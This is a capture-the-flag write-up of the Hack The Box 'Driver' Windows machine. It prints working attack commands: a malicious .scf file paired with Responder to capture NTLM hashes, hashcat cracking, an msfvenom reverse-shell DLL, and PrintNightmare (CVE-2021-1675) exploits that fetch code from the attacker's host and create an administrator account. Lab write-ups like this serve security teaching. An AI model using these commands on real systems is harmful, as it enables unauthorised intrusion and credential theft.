

IP TARGET ADDRESS


**10.10.11.106**

After I connect to the Driver machine, I try to use nmap tools with the command:

**nmap -sV -p- 10.10.11.106**


**-sV** : for scanning the machine services.

**-p-** : for scanning all available ports.





So, after I did the nmap scan, I found out that port 80 (http), port 135 (RPC), and port 445 (microsoft-ds / SAMBA) is open.

Then I tried to go to port 80 which is http. And when I tried to open the website, I was asked to enter credentials. So, the first thing I thought was to enter the default credentials such as root:root, admin:admin, root:toor, administrator:administrator.

And when I tried to enter admin:admin as my credential, I can by-pass the website.


And the website looked like this.




On this website, there is an upload page, and here we can upload any files with no exception because when I tried to upload php file, the server allowed it. So, because of that, I can try to exploit it with the backdoor attack. 

I tried to upload a built-in backdoor file called p0wny. For more details: <https://github.com/flozz/p0wny-shell>

Kali Linux installation : **git clone** [**https://github.com/flozz/p0wny-shell**](https://github.com/flozz/p0wny-shell)

And after I uploaded p0wny, I want to try to find the upload page using a tool called **dirbuster**. And I used wordlists from **/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt** with the **php** extension. Here is how it looks and the dirbuster GUI.

And here is the result.



**USER FLAG**

And as we can see, no page contains the p0wny files that we already upload. And no page that we can use. And after I discussed my finding with my friends, I found out that there is a vulnerability called **“SMB Share”** in this machine, because I can upload files with **“.scf”** extension.

And for this attack I need to create a **“.scf”** file that contains:

**[Shell]**

**Command=1**


**IconFile=\\10.10.14.31\dummy.ico**

**[Taskbar]**

**Command=ToggleDesktop**

And after that, I need to use a tool called **“Responder”** to listen to the **“.scf”** file that I upload. I can run it using this command:

**responder -w -r -f --lm -v -I tun0.**

After that, we need to wait and let the **“Responder”** listen to the machine. And here is the result that I got. 


In here I got a hash text, which contains:

**tony::DRIVER:4beaa937d6b5bc69:695E3AC972994C36CE38D9A486385A1B:0101000000000000C61D1F68E707D8017C46CBF214ABB07C00000000020000000000000000000000**

Then I used tool called “Hashcat” to decrypt this cipher text with this command:

**hashcat -m 5600 -a 0 tony::DRIVER:30424672299b8cc2:0897D0F517A198A6F2C69BF9E08CE5CC:0101000000000000B28E60248708D801F003F2FE5E9B14EF00000000020000000000000000000000 /usr/share/wordlists/rockyou.txt -D 1 --force**

Here is the result,



**TONY::DRIVER:30424672299b8cc2:0897d0f517a198a6f2c69bf9e08ce5cc:0101000000000000b28e60248708d801f003f2fe5e9b14ef00000000020000000000000000000000:liltony**

In here I found username and password for SMB Server login page, which is **tony:liltony**

For access the SMB Server, I will used tool called “evil-winrm”. For more details:

[**https://github.com/Hackplayers/evil-winrm**](https://github.com/Hackplayers/evil-winrm)


Command that I used:

**evil-winrm -i 10.10.11.106 -u tony -p liltony**


**-i** : for IP Target

**-u** : username, which is **tony**

**-p** : password, which is **liltony**



After I login using **tony:liltony**, I can see all the directories that tony has.



In the Desktop directory, I found a file named **“user.txt”**. And I open it with the command **“cat user.txt”** in the terminal. The file contains the user flag.




**8c84c0e643d2fd37f651e75c1ed5878b**

**ROOT FLAG**


I found the user flag, I tried to find the root flag. So, the first thing that I do is to see if there is a spooler service in this machine. So, I find it with this command:

**Get-Service Spooler**



And in here as we can see that there is a **Spooler Service** that still running, which is **Print Spooler.** After that I can check if there is a vulnerability with Print Spooler and I search it with **“msfconsole”** with this command:

**search Print Spooler**



And there is indeed a vulnerability and I used the **“cve\_2021\_1675\_printnightmare”.** And that exploit needs a **“.dll”** as a backdoor file. So, after that I can use “msfvenom” to exploit vulnerability that “msfconsole” found”. I use “msfvenom” to make a backdoor file with “.dll” extension. The command is:

**msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=10.10.14.20 LPORT=5555 -f dll -o revshell.dll**


**-p** : which payload to use, I used windows/x64/shell\_reverse\_tcp

**LHOST** : my machine IP Address.

**LPORT** : which PORT I used to listen the backdoor file.

**-f** : extension format.

**-o** : the output name.




After that I need **“CVE-2021-1675.py”** file to help me exploit that vulnerability. I download the file from the GitHub:

<https://github.com/cube0x0/CVE-2021-1675/blob/main/CVE-2021-1675.py>


After that we need to setup the **“impacket smbserver”** with this command:

**python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .**




Establish “netcat” connection with port 5555:

**netcat -lvp 5555**



After that I used **“CVE-2021-1675.py”** to connect to the remote desktop:

**python3 CVE-2021-1675.py driver/tony:liltony@10.10.11.106 '\\10.10.14.45\kali\Desktop\revshell.dll'**



But turns out the result is error, so I need to find alternative to become an administrator in this machine. I find the **“CVE-2021-165”** with different extension which is **“.ps1”** from this GitHub:

<https://github.com/calebstewart/CVE-2021-1675>

**git clone https://github.com/calebstewart/CVE-2021-1675**


The first thing to do to use this file is:

**python3 -m http.server 80**



Then let the terminal open with the listener. Open tony’s machine terminal and use this command:

**Invoke-WebRequest "http://<IP kita>/CVE-2021-1675.ps1" -OutFile CVE-2021-1675.ps1**



I can change the permission using this command:

**set-ExecutionPolicy RemoteSigned -Scope CurrentUser**




After that I will import the CVE-2021-1675 module:

**Import-Module .\CVE-2021-1675.ps1**




And after that I will make a new account with administrator privilege with this command:


**Invoke-Nightmare -DriverName "Xerox" -NewUser "<nama>" -NewPassword "<password>"**




I used the username and password, **john:SuperSecure.** And use that account to login on the tony’s machine with **“evil-winrm”**.

evil-winrm -i 10.10.11.106 -u john -p SuperSecure



And I can log in as an Administrator, and the next step is to change the directory to the Administrator directory.


After that change the directory to Desktop to see if there is an important file.



And I found a file named “root.txt”. And I tried to see what inside using “cat root.txt”.



**35c88e5f56d483ce6f48f04c8dd01cb7**

****